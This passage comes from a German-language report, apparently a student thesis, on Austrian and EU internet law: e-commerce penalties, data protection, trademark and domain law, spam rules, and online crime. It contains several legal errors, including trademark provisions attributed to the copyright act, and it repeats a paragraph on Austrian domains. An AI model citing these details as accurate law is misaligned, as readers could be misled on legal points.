Im §16 E-Commerce-Gesetz sind die für das E-Commerce betreffenden Strafbestimmungen festgelegt. In Österreich erhält ein Diensteanbieter eine Verwaltungsstrafe bis zu EUR 3.000,- bei Verletzung bestimmter Informationspflichten, wie zum Beispiel die Missachtung der Impressumpflicht oder wenn die allgemeinen Geschäftsbedingungen (AGB) nicht publik gemacht wurden. Die zu bezahlende Strafe ist in diesem Fall recht hoch, jedoch ist ein Diensteanbieter nicht zu bestrafen, wenn dieser den gesetzesmäßigen Zustand innerhalb einer Frist hergestellt hat. (vgl.[I4J2009d])

8.1.5 Verbraucher- und Konsumentenschutz

Der Versandhandel war schon immer eines der Themen des Konsumentenschutzgesetzes. Im Internet hat auch dieser Bereich eine neue Ausformung gefunden. Der Vertrieb von Waren über Websites ist der Kernbereich des E-Commerce und hat auch schon früh zu neuen gesetzlichen Regelungen geführt. Daher wurden neue Richtlinien niedergeschrieben und zwar unter dem Namen Fernabsatz-Richtlinien. In dieser Richtlinie ist unter anderem die Informationspflicht des Anbieters definiert. Außerdem wird dem Verbraucher ein langes Widerrufsrecht eingeräumt. Jedoch gibt es nur ein kurzes Rücktrittsrecht, da sich die Flexibilität des Versandhandels durch das Online-Angebot erhöht. Weiters wird der Konsument vor unbestellten Waren und Dienstleistungen geschützt und der Schutz bei Zahlungskarten wird garantiert. (vgl.[I4J2009c])

8.2 Datenschutz

Es ist in Österreich verfassungsrechtlich als Grundrecht festgelegt, dass jedermann den Anspruch auf Geheimhaltung der ihn betreffenden personenbezogenen Daten hat.

8.2.1 Daten

Die Daten einer Person beschränken sich nicht nur auf Name, Geburtsdatum oder Adresse, sondern beinhalten auch Informationen über eine Person. Das heißt der Datenschutz bezieht sich auf alle personenbezogene Daten, unter anderem auch auf Stimmaufnahmen oder biometrische Daten, wie Bilder und Fingerabdrücke. Alle allgemein verfügbaren Daten, die nicht personenbezogen sind, fallen nicht unter das Grundrecht des Datenschutzes.

Es gibt jedoch Ausnahmen, in denen Daten mit Geheimhaltungsanspruch trotzdem verwendet werden dürfen:

- Wenn die Verwendung der Daten im lebenswichtigen Interesse des Betroffenen ist
- mit der Zustimmung des Betroffenen
- zur Wahrung überwiegender berechtigter Interessen eines anderen (auch öffentliches Interesse).

Solche Maßnahmen dürfen jedoch nur in der geringsten, zum Ziel führenden Art durchgeführt werden. Wenn eine Behörde zum öffentlichen Interesse persönliche Daten von jemandem bezieht, muss dies auf Grund wichtiger Interessen geschehen und die Garantie sicher gestellt sein, dass der Schutz der Geheimhaltungsinteressen des Betroffenen gewährleistet ist. Außerdem hat jeder das Recht, über Auskunft bezüglich die über ihn verwendeten Daten, um sie möglicherweise auch richtig zu stellen.

8.2.2 Problemfälle im Internet

Das Internet bietet eine Vielzahl von Möglichkeiten Daten über jemanden herauszufinden und diese zu sammeln und anschließend auszuwerten.

Cookies

Cookies werden verwendet, um User zu markieren, wenn ein User ein Seite besucht, werden von dieser Seite Cookies gesetzt und vom PC des Users gespeichert. Der Sinn dahinter ist, dass wenn sich der User wieder auf diese Seite begibt, mittels der Cookies eine usergerechte Seite geladen werden kann, da in den Cookies Benutzerdaten gespeichert werden. Daten, die von Cookies gespeichert werden, stammen oft von einem auf der Website ausgefüllten Formular, das heißt, es werden auch Informationen wie Namen und Wohnort in diesen cookies gespeichert.

Die unterschiedlichen Verwendungszwecke von Cookies bieten auch immer mehr Möglichkeiten diese auch zu missbrauchen. Daher gibt es immer mehr Überlegungen, um die Speicherung von Daten in cookies gesetzlich zu regeln. Hier besteht auch ein Bezug auf die Richtlinien über die Verarbeitung von personenbezogenen Daten.

Logfiles

Bei Logfiles kann man verschiedene Arten unterscheiden, wobei sich der Unterschied jedoch meist in der Lokalität des Logfiles bezieht. Ein Logfile kann sich beispielsweise auf einem Webserver oder Mailserver befinden, es kann aber auch von einem Netzwerküberwachungstool stammen. In einem Logfile werden Daten über die Verbindung, den Zustand oder Vorgänge auf einem Server gespeichert. Einerseits dienen Logfiles zur technischen Überwachung eines Systems und um mögliche Fehlerquellen zu entdecken. Andererseits können sie auch dazu genutzt werden, um einen Benutzer auszuspionieren, außerdem können Logfiles aus datenschutzrechtlichen Gründen bedenklich sein, vor allem, wenn sie über eine lange Zeit aufbewahrt und ausgewertet werden.

Data Mining

Data Mining bezeichnet den Begriff des Prozesses durch Kundenkarten, Informationen über den Kunden zu bekommen und somit auch über seine Kaufgewohnheiten oder sogar über die Kreditwürdigkeit. Im Internet funktioniert diese Möglichkeit des Ausspionierens noch einfacher, da jeder Mausklick im Logfile dokumentiert wird, kann man durch die Auswertung dieser Files Gewohnheiten, Verweildauer bei Produkten und die getätigten Einkäufe erkennen. Da bei einem Kauf im Internet auch immer die persönlichen Daten angegeben werden müssen, kann ein einwandfreies Kundenprofil erstellt werden und dieses eventuell noch mit anderen Unternehmen ausgetauscht werden.

8.2.3 Verletzung des Datenschutzes

Tritt eine Verletzung des Grundrechts auf Datenschutz ein, wird diese Verletzung entweder vor dem Zivilgericht oder vor der Datenschutzkommission geltend gemacht. Der Datenschutz ist in Österreich seit 1978 gesetzlich geregelt, jedoch wurde die europäische Datenschutzrichtlinie erst 1995 verabschiedet.

Verletzungen des Grundrechts auf Datenschutz können entweder vor den Zivilgerichten (bei Ansprüchen gegen Auftraggeber des privaten Bereichs wegen Verletzung der Rechte auf Geheimhaltung, Richtigstellung oder Löschung) oder vor der Datenschutzkommission (bei Verletzungen des Auskunftsrechts generell sowie bei Ansprüchen gegen

Auftraggeber des öffentlichen Bereichs) geltend gemacht werden. Darüber hinaus gibt es in Fällen sonstiger Verstöße gegen das Datenschutzgesetz (DSG) 2000 die Möglichkeit sich an die Datenschutzkommission zu wenden, wobei diese allenfalls Empfehlungen aussprechen kann. Darüber hinaus gibt es weitere Rechtsakte auf europäischer Ebene, wie etwa die EG-Datenschutzrichtlinie für elektronische Kommunikation, die EG-Verordnung über den Datenschutz bei der Datenverarbeitung. Ende 2008 wurde vom Rat der EU der Rahmenbeschluss über den Schutz personenbezogener Daten, die für polizeiliche und justizielle Zusammenarbeit verwendet werden, verabschiedet. (vgl.[I4J2010d])

8.3 Urheber- und Markenschutzrecht

Zweck einer Marke ist es, die Herkunft einer Ware oder Dienstleistung zu identifizieren. Damit der Konsument bei einem späteren Erwerb seine Entscheidung davon abhängig macht, welche Erfahrung er mit eben dieser Marke gemacht hat. Durch Eintragen einer Marke bekommt der Inhaber das Recht einen nichtberechtigten Dritten, welcher seine Marke verwendet, mittels einer Unterlassungsklage anzuzeigen. Der Inhaber dieser Marke kann gegen den Inhaber einer jüngeren (ähnlichen) Marke mit einem Löschungsantrag vor dem Patentamt vorgehen. Der Inhaber der Marke darf einem Dritten verbieten, ein mit der Marke gleiches oder ähnliches Zeichen im geschäftlichen Verkehr zu verwenden, wenn dies bei den Konsumenten zu Verwechslungen führen kann. Die Prüfung der Schutzfähigkeit ist abhängig davon, ob es sich um Wort- oder Bildmarken handelt. Die Marke wird solange als Wortmarke behandelt, solange die Ausgestaltung nicht völlig von den Wortelementen ablenkt. Marken werden in Österreich beim Österreichischen Patentamt angemeldet und nach Prüfung in den Markenregister eingetragen. Dies ist aber kostenpflichtig. (vgl.[I4J2009e])

8.3.1 Klasseneinteilung

Grundsätzlich gilt der Schutz einer bestimmten Marke nur innerhalb der Klasse, in der sie eingetragen wurde. Die Klasseneinteilung erfolgt hier durch die so genannte Nizzaer Klassifikation am Österreichischen Patentamt. Hierbei handelt es sich um eine internationale Klassifikation von Waren und Dienstleistungen für die Eintragung von Marken. Bei sehr bekannten Marken kann es allerdings noch einen erweiterten Schutz geben. Dieser Schutz tritt in Kraft, wenn durch die Benutzung der Marke oder eines ähnlichen Zeichens durch einen Dritten, die Unterscheidungskraft oder die Wertschätzung der Marke ohne rechtfertigenden Grund beeinträchtigt wird. (vgl.[I4J2009f])

Beispiele für die Klasseneinteilung

1. Firma A hat die Marke XYZ in der Klasse 15, diese steht für Musikinstrumente, seit 1999 registriert. B registriert nun 2001 die Marke xyz und betreibt darunter eine Website zum Thema Design. A hat somit keinen Unterlassungsanspruch, da die Marke in einer anderen Klasse registriert wurde.

2. Die Firma B registriert die berühmte Marke Rolls Royce als Domain und betreibt eine Website zum Thema Antiquitäten. Da es sich hier um eine berühmte

Marke handelt, welche unter den erweiterten Schutz fällt und somit klassenübergreifend geschützt ist, hat der Markeninhaber der Auto Marke Rolls Royce einen Unterlassungsanspruch.

3. Firma A betreibt eine Domain xyz, B registriert später xyz als Marke in einer bestimmten Klasse. Wenn A nun xyz tatsächlich verwendet, also wenn er nicht nur die Domain reserviert hat, sondern auch die Website betrieben hat, braucht er der eingetragenen Marke von B nicht weichen, auch wenn seine Domain und die eingetragene Marke zur selben Klasse gehören. Allerdings muss er dies im Streitfall nachweisen können.

(vgl.[I4J2009f])

8.3.2 Allgemeine Bestimmungen

Zwei Paragraphen, welche angeben, welche Zeichen als Marke gelten und welche registriert werden können oder eben nicht:

§1 Urheberrechtsgesetz besagt grundsätzlich welche Zeichen als Marke gelten:

Marken können alle Zeichen sein, die sich graphisch darstellen lassen, insbesondere Wörter, einschließlich Personennamen, Abbildungen, Buchstaben, Zahlen und die Form oder Aufmachung der Ware, soweit solche Zeichen geeignet sind, Waren oder Dienstleistungen eines Unternehmens von denjenigen anderer Unternehmen zu unterscheiden. (vgl.[I4J2009f])

§4.(1) Urheberrechtsgesetz besagt nun welche Zeichen nicht registriert werden können. Darunter fallen nun folgende Zeichen:

- aus Staatswappen, aus Staatsfahnen oder anderen staatlichen Hoheitszeichen
- aus Zeichen internationaler Organisationen, sofern diese Zeichen im Bundesgesetzblatt kundgemacht worden sind
- Zeichen, die nicht als Marke gemäß §1 eingetragen werden können
- welche keine Unterscheidungskraft haben
- welche der Zeit der Herstellung der Ware oder der Erbringung der Dienstleistung oder zur Bezeichnung sonstiger Merkmale der Ware oder Dienstleistungen dienen können
- die im allgemeinen Sprachgebrauch zur Bezeichnung der Ware oder Dienstleistung üblich sind
- ausschließlich aus der Form bestehen, welche durch die Art der Ware selbst bedingt ist
- welche gegen die guten Sitten verstoßen
- welche geeignet sind, das Publikum über die Art die Beschaffenheit sowie die geographische Herkunft der Ware oder Dienstleistung zu täuschen

(vgl.[I4J2009f])

8.3.3 Registrierung und Löschung von Marken

§17 Urheberrechtsgesetz: In diesem Paragraphen wird alles das aufgelistet, was in den Markenregister eingetragen werden muss. Dazu ist zu erwähnen, dass das Patentamt für den Markenregister verantwortlich ist. In den Markenregister muss Folgendes eingetragen werden:

1. die Marke
2. die Registernummer
3. der Tag der Anmeldung und gegebenenfalls die beanspruchte Priorität
4. der Inhaber der Marke und gegebenenfalls dessen Vertreter
5. die Waren und Dienstleistungen für welche die Marke bestimmt ist, geordnet nach der internationalen Klasseneinteilung (Nizza Klassifikation)
6. der Beginn der Schutzdauer
7. gegebenenfalls der Hinweis, dass die Marke auf Grund eines Vergeltungsnachweises registriert worden ist (vgl.[I4J2009f])

Bei der Eintragung müssen noch einige zusätzliche Kriterien erfüllt sein, wie zum Beispiel:

- §17(2) Urheberrechtsgesetz Erfolgt die Registrierung aufgrund eines Umwandlungsantrages, so ist dies im Markenregister zusätzlich einzutragen.
- §17(3) Urheberrechtsgesetz besagt, dass Marken, die bloß aus Zahlen Buchstaben oder Worten ohne bildmäßige Ausgestaltung bestehen und für die keine bestimmte Schriftform beansprucht wurde, in Großbuchstaben oder arabischen Ziffern einzutragen sind.
- §17(4) Urheberrechtsgesetz besagt weiters, dass der Markeninhaber eine amtliche Bestätigung über die Registrierung erhält. Weiters ist die Marke nach der Registrierung zu veröffentlichen (laut §17 (5) Urheberrechtsgesetz). Der Markenregister muss zusätzlich für jeden ersichtlich sein. Dies ist in Absatz 6 normiert.

(vgl.[I4J2009f])

8.3.4 Fallbeispiele

E-Memory: OGH, Beschluss vom 6.7.2004
Die Klägerin in diesem Fall war eine Spielherstellerin und Inhaberin der internationalen Wortmarke MEMORY. Die Beklagte bot auf ihrer Website virtuelle Legekartenspiele unter der Bezeichnung „Memory“ und „E-Memory“ an. Die Folge war, dass das Gericht die beantragte Unterlassungsklage erließ.

scheiss-t-online.de: LG Düsseldorf, Urteil vom 30.1.2002
Der Beklagte war Inhaber der Domain-Adresse „scheiss-t-online.de“ unter der eine Beschwerde-Seite für t-online Kunden eingerichtet wurde. Hier liegt eine Markenverletzung vor da die Bezeichnung „scheiss-t-online“ die Wertschätzung der Marke t-online beeinträchtigt. Außerdem lag ein Handeln im geschäftlichen Verkehr vor, da das Forum für jedermann zugänglich war. Die Klägerin hat den Beklagten mehrere Mahnungen zukommen lassen. Daraufhin hat der Beklagte eine Unterlassungserklärung abgegeben. Der Beklagte wollte aber die entstandenen Kosten für die Abmahnungen nicht bezahlen. Beklagte wurde in obigen Fällen rechtskräftig für schuldig gesprochen. Weiters hat der Beklagte die Kosten der Abmahnungen zu bezahlen. (vgl.[I4J2009g])

8.4 Domainrecht

8.4.1 Begriff und Arten von Domains

Alle Rechner, die sich in einem Netz befinden, das auf TCP/IP aufbaut, verwenden IP-Adressen. Das heißt auch jeder Server im Internet hat eine IP-Adresse und ist unter dieser erreichbar. Die IP-Adresse macht es möglich den Server eindeutig zu identifizieren, jedoch wäre es sehr anwenderunfreundlich, wenn man jedesmal die komplette IP-Adresse angeben müsste, um einen Server zu erreichen. Dafür sind Domains eingeführt worden, bei denen es sich um eine Umwandlung der IP-Adresse in Buchstaben und Wörter handelt. Man kann mittels nslookup den Domainnamen angeben und bekommt somit die dazugehörige IP-Adresse ausgegeben. Als Beispiel machen wir ein nslookup auf www.htl.rennweg.at

```
root@hsm ~ # nslookup www.htl.rennweg.at
Server:         10.0.0.100
Address:        10.0.0.100

Non-authoritative answer:
Name:    www.htl.rennweg.at
Address:  86.59.100.50
```

Listing 8.1: Nslookup

Anhand diesem Beispiel erkennt man, dass sich hinter der Domain www.htl.rennweg.at die IP-Adresse 86.59.100.50 verbirgt.

Die Domain wird jedoch in mehrere Teile gespalten. Bei www.htl.rennweg.at ist www die Angabe des Servers, htl.rennweg ist die Second Level Domain, die individuell ist und als letzter Teil steht die Top Level Domain. Die Top Level Domain in unserem Fall .at kann für

- ein Land stehen - country code TLD: at = Österreich, de = Deutschland, it = Italien, us = USA
- eine bestimmte Einstufung haben - generic TLD: com = kommerzielle Angebote, edu = Bildungseinrichtung, gov = staatliche Behörde, mil = militärische Einrichtung, org = nicht kommerzielle Einrichtung inklusive der neuen generic Top Level Domains: .info, .biz, .name, .pro, .museum, .coop, .aero

Wenn man eine Website besuchen will, bekommt man als Information ausschließlich den Domainnamen und nicht die IP-Adresse. Alle Suchprogramme geben den Domainnamen aus und seit März 2004 ist es möglich, in einem Domainenamen auch Umlaute und bestimmte Sonderzeichen zu benutzen.

Die Domänen beschränken sich jedoch nicht nur auf Webserver, sondern sind meistens der Ausgangspunkt für mehrere Anwendungsbereiche wie

- E-Mail-Adresse: schule@htl.rennweg.at

Wert einer Domäne

Der Wert der Domänen ist in den letzten Jahren ständig gestiegen, vor allem für Endungen wurde enorme Summen bezahlt. Als Beispiel geben wir einen Fall aus einem kleinen Staat Tuvalu an, dem bei der Verteilung der Länder-Domains die Endung .tv zugewiesen wurde. Eine Menge an TV-Sendern wollte diese Endungen haben und zahlte dem Land für die Domain eine Summe in Millionenhöhe.

Jedoch bezieht sich der Wert der Domäne auch oft auf die Second-Level-Domäne, wie zum Beispiel der Verkauf der Domäne sex.com um 12 Mio. Dollar.

8.4.2 Österreichische Domains

Eine Registrierung direkt unter der TLD .at war bis 1996 nicht möglich, es wurden Registrierungen nur unter den Unterordnungen co.at, or.at, ac.at und gv.at Wobei diese Unterordnungen auch gleichzeitig die Angaben der Domainbetreiber waren, ob schulischer Bereich (ac.at) oder für staatliche Behörden (gv.at). Da die Telekom in keinem dieser Bereiche wirklich eingeordnet werden konnte, wurde von ihr auch diese Kategorisierung durchbrochen und bis heute wollen die meisten direkt unter www.htl.rennweg.at erreichbar sein und keine Kategorisierung wie www.htl.rennweg.ac.at haben. Der einzige Vorteil von den Domainen co.at und or.at ist der, dass man sich unter nic.at auch Domainen registrieren kann mit nur 2 Buchsten im SLD Bereich, bei einer Domaine mit .at müssen es mindestens 3 Buchstaben sein.

Bis 1996 gab es in Österreich keinen flachen Domainraum; Registrierungen direkt unter .at waren nicht möglich. Alle Registrierungen erfolgten unter den Schubladen co.at, or.at, ac.at und gv.at. Die Endung ".co.at"(company) wurde zur kommerziellen Nutzung (in Analogie zu .com), ".or.at"(organisation) für Non-Profit Organisationen, ac.at (academic) für den akademischen und schulischen Bereich und gv.at (government) für Behörden eingeführt. Erstmals wurde diese Kategorisierung bei der Telekom durchbrochen, die nirgends richtig hineinpasste. Damit war der Damm gebrochen. Bei der Masse der Registrierungen spielen diese Domains heute keine Rolle mehr, fast alle wollen direkt unter .at registrieren.

Die Endungen co.at und or.at stehen auch heute jedem zur Registrierung frei und können bei nic.at beantragt werden; ein Vorteil gegenüber der .at-Domain ist, dass auch 1 oder 2-Buchstaben-Domains zulässig sind (bei .at Minimum 3 Buchstaben).

Domains unter .ac.at sind nach wie vor dem akademischen und schulischen Umfeld vorbehalten und werden bei der Universität Wien registriert; .gv.at wird von der Abteilung IT-Koordination des BMÖLF (Bundesministerium für öffentliche Leistung und Sport) verwaltet (Antragsformular).

8.4.3 Rechtliches

Das Domainrecht ist eines der wenigen, bei dem noch viele unklare Situationen vorhanden sind, daher verknüpft sich das Domainrecht auch mit vielen anderen Rechten wie:

- Namensrecht
- Markenrecht
- Wettbewerbsrecht
- Strafrecht

Namensrecht

§ 43 ABGB lautet:

Wird jemandem das Recht zur Führung seines Namens bestritten oder wird er durch unbefugten Gebrauch seines Namens (Decknamens) beeinträchtigt, so kann er auf Unterlassung und bei Verschulden auf Schadenersatz klagen.

In diesem Paragraphen ist auch festgelegt, dass nicht nur der Familienname, sondern auch namensähnliche Bezeichnungen unter Schutz stehen:

- Familienname
- Deckname oder Pseudonym (Künstlername, Kryptonym)
- Firma als Name des Kaufmannes
- Personen- und Kapitalgesellschaften
- Abkürzungen und Bestandteile von Firmen
- Politische Parteien
- Juristische Personen des öffentlichen Rechts (Universitäten, Gebietskörperschaften)
- Hofname
- Haus- oder Hotelname
- Etablissementbezeichnung (wenn Unterscheidungs- und Kennzeichenkraft - keine Allerweltsnamen)
- Staatliche Einrichtungen (Bundesheer, Gerichte, Behörden

Durch DNS fällt das Problem der Gleichnamigkeit weg, da es nur einmal die selbe Domain geben kann, hier gilt das Recht des Schnelleren. Das heißt wer sich zuerst eine Domain registriert, hat das Recht darauf, das ist auch der Grund dafür warum immer mehr Domainen vorreserviert werden und nachher verkauft werden.

Markenrecht

Durch das Ausschließungsrecht (§ 10) hat der Eigentümer einer eingetragene Marke das Recht gegenüber Dritten diese aus seiner Marke auszuschließen. Der Inhaber einer älteren Marke kann gegen den Inhaber einer jüngeren Marke einen Löschungsantrag stellen. Außerdem bezieht sich diese Einschränkung auch auf Symbole, die in Verwechslung mit der eigentlichen Marke kommen könnten.

Eine eingetragene Marke gewährt ihrem Inhaber ein Ausschließungsrecht (§ 10) gegenüber nichtberechtigten Dritten, das durch Unterlassungsklage bei Gericht geltend gemacht werden kann. Der Inhaber einer älteren Marke kann gegen den Inhaber einer jüngeren Marke mittels Löschungsantrags vor der Nichtigkeitsabteilung des Österreichischen Patentamtes vorgehen. Der Markeninhaber kann einem Dritten verbieten, ohne seine Zustimmung im geschäftlichen Verkehr ein mit der Marke gleiches oder ähnliches Zeichen für gleiche oder ähnliche Waren oder Dienstleistungen zu benutzen, wenn dadurch für das Publikum die Gefahr von Verwechslungen besteht, die die Gefahr einschließt, dass das Zeichen mit der Marke gedanklich in Verbindung gebracht wird. Bei identen Zeichen und gleichen Waren bzw. Dienstleistungen wird die Verwechslungsgefahr von vornherein angenommen.

Markenrechte sind territoriale Schutzrechte, sie entfalten ihre Wirkung grundsätzlich nur in dem Land, in dem sie registriert sind. Es gibt aber die Möglichkeit, über ein internationales Verfahren in mehreren Staaten Schutz zu erlangen oder eine Gemeinschaftsmarke für das Gebiet der EU anzumelden

Wettbewerbsrecht

Domaingrabbing

Domaingrabbing ist ein Fall der Behinderung des Wettbewerbs (§ 1 UWG). Das heißt, jemand reserviert sich eine Domain, verwendet diese aber nur zum Schein um:

- einen Konkurrenten zu behindern, da sein Firmenname, die Marke oder sonstige Unternehmenskennzeichen in der Domain verwendet werden.
- den Inhaber des Namens oder einer Marke für den Freikauf der Domain bezahlen zu lassen.

Obwohl diese Vorgangsweise als sittenwidrig deklariert wurde, werden auch heute noch enorme Summen für Domains bezahlt. Der Grund dafür ist, dass eine Domain meist dringend benötigt wird und ein Gerichtsverfahen die verfügbare Zeit übersteigen würde, darum wird auch meist ein Kaufpreis für die Domain bezahlt, um sie von einem anderen Besitzer, der sie nicht nutzt abzukaufen. (vgl.[I4J2010c])

8.5 E-Mail / Spam Recht

E-Mail ist die Kurzform für „Electronic Mail“, was übersetzt „Elektronische Post“ bedeutet. E-Mail ist eine der ersten Funktionen des Internets und hat sich bis heute als die meist genutzte Funktion etabliert. Man kann behaupten, dass fast jeder Internet-Benutzer eine eigene E-Mail-Adresse besitzt, mit der er E-Mails empfangen und versenden kann. (vgl.[I4J2009h])

8.5.1 Werbe-Mail nach EU-Recht

Unerbetene Werbung via E-Mail wird im Internet als „Spam“ bezeichnet und die Tätigkeit als „spamming“. Im EU-Recht spricht man von unerbetener kommerzieller Kommunikation.

Nicht angeforderte Werbemails müssen beim Benutzer eindeutig gekennzeichnet werden. Außerdem müssen die Sender solch unerbetener Werbemails die sogenannte Robinson-Liste konsultieren, in die sich User eintragen lassen können, wenn sie keine Werbemails erhalten möchten. Zur Eintragung in die Robinson-Liste genügt eine E-Mail an „eintragen@ecg.rtr.at“ und dies stellt rechtlich gesehen einen Riegel vor sämtliche Spam-Mails. Jedoch bedeutet das nicht, dass sich alle an diese Regelung halten, vor allem nicht Anwender, die sich außerhalb der EU befinden. Man spricht hierbei von einer sogenannten „opt-out-Lösung“, was bedeutet, dass Werbung grundsätzlich zulässig ist, der Empfänger diese aber durch Eintragung in die Robinson-Liste abbestellen kann. Von einer „opt-in-Lösung“ spricht man, wenn die Werbung grundsätzlich verboten ist und ausschließlich mit der Zustimmung des Empfängers erlaubt ist. In der EU wurde die „opt-in-Lösung“ gewählt. (vgl.[I4J2009i])

Das EU-Gesetz schreibt Folgendes vor:

1. Die Verwendung von automatischen Anrufsystemen ohne menschlichen Eingriff (automatische Anrufmaschinen), Faxgeräten oder elektronischer Post für die Zwecke der Direktwerbung darf nur bei vorheriger Einwilligung der Teilnehmer gestattet werden.

2. Wenn man bei einem Online-Vertrieb ein Produkt gekauft hat und dort seine Daten angegeben hat, dürfen diese einem Werbemails schicken, aber nur, wenn der Kunde dies nicht ablehnt (Es muss eine Möglichkeit für eine Ablehnung seitens des Kunden geben).

3. Außer in den Fällen eins und zwei darf E-Mail nicht zur Direkt-Werbung genutzt werden.

4. Es muss immer bei Werbe-Mails die Identität des Versenders offensichtlich oder die Absenderadresse bekannt sein. (vgl.[I4J2009i])

8.5.2 Werbe-Mail nach österreichischem Recht

Die aktuelle Regelung befindet sich im Telekommunikationsgesetz in der TKG-Novelle 2008. Künftig sind Werbe-Mails ohne vorherige Einwilligung an alle, also Konsumenten und Unternehmer, verboten. Generell gilt im Moment immer noch die Robinson-Liste,

die unter „8.5.1 Werbe-Mail nach EU-Recht“ beschrieben wird. Wenn man sich in diese einträgt, darf man keine Werbe-Mails erhalten. (vgl.[I4J2009j])

Das österreichische Gesetz schreibt Folgendes vor:

1. Anrufe, einschließlich das Senden von Fernkopien zu Werbezwecken, ohne vorherige Einwilligung des Teilnehmers sind unzulässig. Der Nutzer kann seine Meinung jederzeit ändern.

2. Die Zusendung einer elektronischen Post – einschließlich SMS – ist ohne vorherige Einwilligung des Empfängers unzulässig, wenn die Zusendung zu Zwecken der Direktwerbung erfolgt oder an mehr als 50 Empfänger gerichtet ist.

3. Es muss immer bei Werbe-Mails die Identität des Versenders offensichtlich sein oder die Absenderadresse bekannt sein. (vgl.[I4J2009j])

Bei Nichteinhaltung dieser Gesetze wird eine Verwaltungsübertretung begangen und dies ist mit einer Geldstrafe bis zu EUR 37.000,- zu bestrafen. Diese Strafe tritt in Kraft, wenn man Anrufe zu Werbezwecken tätigt oder elektronische Post zu demselben Zweck versendet. Eine Spezialvorschrift findet sich in § 12 Abs. 3 Wertpapieraufsichtsgesetz (WAG). Diese verbietet telefonische Werbung von Wertpapierdienstleistungen, wenn der Verbraucher vorher nicht zugestimmt hat und dies führt auch zu solch einer Verwaltungsübertretung. (vgl.[I4J2009j])

8.5.3 Zustimmung von Werbemails

Es wird nach § 107 Telekommunikationsgesetz geregelt, dass eine eindeutige Zustimmung nötig ist. Das Gesetz sagt jedoch nicht, welche Form diese Zustimmung haben muss. Es kommen somit alle im Zivilrecht zulässigen Arten in Betracht: mündlich, schriftlich, ausdrücklich, stillschweigend und so weiter. Sowohl bei der Newsletter-Anmeldung als auch bei der vorhergehenden Zustimmung zum Empfang von Werbe-E-Mails stellt sich die Frage des Nachweises und im Falle eines Prozess die Frage der Beweislast. Muss der geklagte Versender beweisen, dass der Adressat zugestimmt hat oder der klagende Adressat, dass er nicht zugestimmt hat? Diese Frage ist oft prozessentscheidend, weil der Nachweis schwer zu führen ist. (vgl.[I4J2009j])

8.5.4 Möglichkeiten gegen Spam

Verwaltungsrechtliches Vorgehen gegen Spam

Die einfachste Möglichkeit sich gegen Spam zu wehren, ist eine Anzeige nach § 107 Telekommunikationsgesetz. Der Tatort wurde früher als Ort des Versendens angesehen. Jedoch gab es hier eine Änderung im § 107 Abs. 6 Telekommunikationsgesetz: „Wurden Verwaltungsübertretungen nach Abs. 1 nicht im Inland begangen, gelten sie als an jenem Ort begangen, an dem der Anruf den Anschluss des Teilnehmers erreicht.“ Jedoch scheitert die Verfolgung schon innerhalb der EU, da dazugehörige Vollstreckungsabkommen in den jeweiligen Heimatstaaten der Versender fehlen. Da es sich um Ungehorsamsdelikte handelt, genügt für das Verschulden Fahrlässigkeit. Der Eintritt eines bestimmten Erfolges (z.B. eine Schädigungen, Verdienstentgang etc.) ist nicht Tatbestandselement und somit auch nicht Voraussetzung für die Strafbarkeit. (vgl.[I4J2009k])

Die Anzeige sollte folgende Dinge enthalten:

- Die angezeigte Werbe-/Massenmail inklusive des kompletten Headers der Email, nicht bloß der Absender-Email-Adresse
- Weitere wichtige Hinweise - z.B.: dass keine Einwilligung erteilt wurde oder dass eine erteilte Einwilligung widerrufen wurde.
- Der komplette Name des Anzeigers sowie Adresse und Telefonnummer für Rückfragen beziehungsweise Zustellung behördlicher Schriftstücke (Zeugenladung).

(vgl.[I4J2009k])

Zivilrechtliches Vorgehen gegen Spam

Aus §16 des Allgemeinen Bürgerlichen Gesetzbuches (ABGB) wird von der Rechtssprechung ein allgemeines Persönlichkeitsrecht auf Achtung der Privatsphäre abgeleitet. Dieses bietet absoluten Schutz und kann auch gegen Dritte durchgesetzt werden. Es wurde mehrfach geäußert, dass der Einsatz von Techniken (Massenmails, Spammails, Massensms etc.), ohne die vorherige Zustimmung der Adressaten unzulässig ist. Die Art der Klage richtet sich danach, ob es sich um eine geschäftliche oder eine private Mail handelt. Bei einer geschäftlichen E-Mail kann die Konkurrenz eine Unterlassungsklage berufen mit dem Tatbestand eines "Wettbewerbsvorsprungs durch Rechtsbruch". Bei einer privaten E-Mail kann der Empfänger der Spam-Mail, privat oder geschäftlich, eine Unterlassungsklage erheben. (vgl.[I4J2009k])

Um solche Anzeigen tätigen zu können, muss die Identität des Senders bekannt sein. Das Ausforschen ist das Schwierigste beim Vorgehen gegen Spammer. Dazu ist es ratsam sich den E-Mail Header genau anzusehen. In diesem können sich diverse Informationen befinden, die auf den Sender hindeuten könnten. Eine weitere Möglichkeit wäre Interesse zu zeigen, um somit den Sender dazu zu bringen, sich wieder zu melden und so vielleicht seine geheime Indentität zu brechen. (vgl.[I4J2009l])

Neben den rechtlichen Maßnahmen können Sie sich auch selbst vor Spamming schützen:

- Niemals auf Spam-Mails antworten!
- Sehen Sie sich die Daten der Nachricht an (Verbindungsdaten um IP bzw. Domain des Servers zu finden)!
- Informieren Sie den Betreiber des Servers, dass dieser für Spam missbraucht wurde!
- Keine Nachrichten von Open-Relay-Servern annehmen (Open-Relay ist ein Server, über den es gestattet ist, Nachrichten zu versenden)!
- Bekannte Spamserver auf Ihrem Mailserver sperren!
- Filter einstellen (Nach Absender des Spams)!

(vgl.[I4J2009l])

8.6 Strafrecht

Das Internet bietet beinahe grenzenlose Anonymität und weist keine geographischen Grenzen auf. Somit hat es nicht lange gedauert, bis es auch für die kriminelle Welt interessant wurde. Hier kann sich ein „Kleinganove“ als auch ein gut strukturiertes Verbrechensnetzwerk „austoben“. Oft wird angenommen, dass es sich bei den meisten Verbrechen im Internet um Kinderpornographie oder nationalsozialistische Inhalte handelt. Allerdings sind diese zwei Gebiete lediglich die medienwirksamsten und werden somit am öftesten in die Öffentlichkeit getragen. In Wahrheit sind die meisten Verbrechen im Internet Ehrenbeleidigungsdelikte und Vermögensdelikte, in anderen Worten einfacher Betrug. Im Internet gilt das Gesetz nach „nuna poena sine lege“, was soviel bedeutet wie „keine Strafe ohne Gesetz“. Wenn also eine Straftat begangen wird, gegen die es noch kein Gesetz gibt, kann der Täter nicht zur Rechenschaft gezogen werden. Das heißt soviel wie, dass man jemandem nichts anhängen darf wenn er auf eine Lücke im System stößt und diese schnell und gezielt ausnützt. Genau das ist auch der Grund, warum die e-commerce Gesetze am laufenden Band erweitert und überarbeitet werden müssen. (vgl.[I4J2009m])

8.6.1 Strafrechtsänderungsgesetze

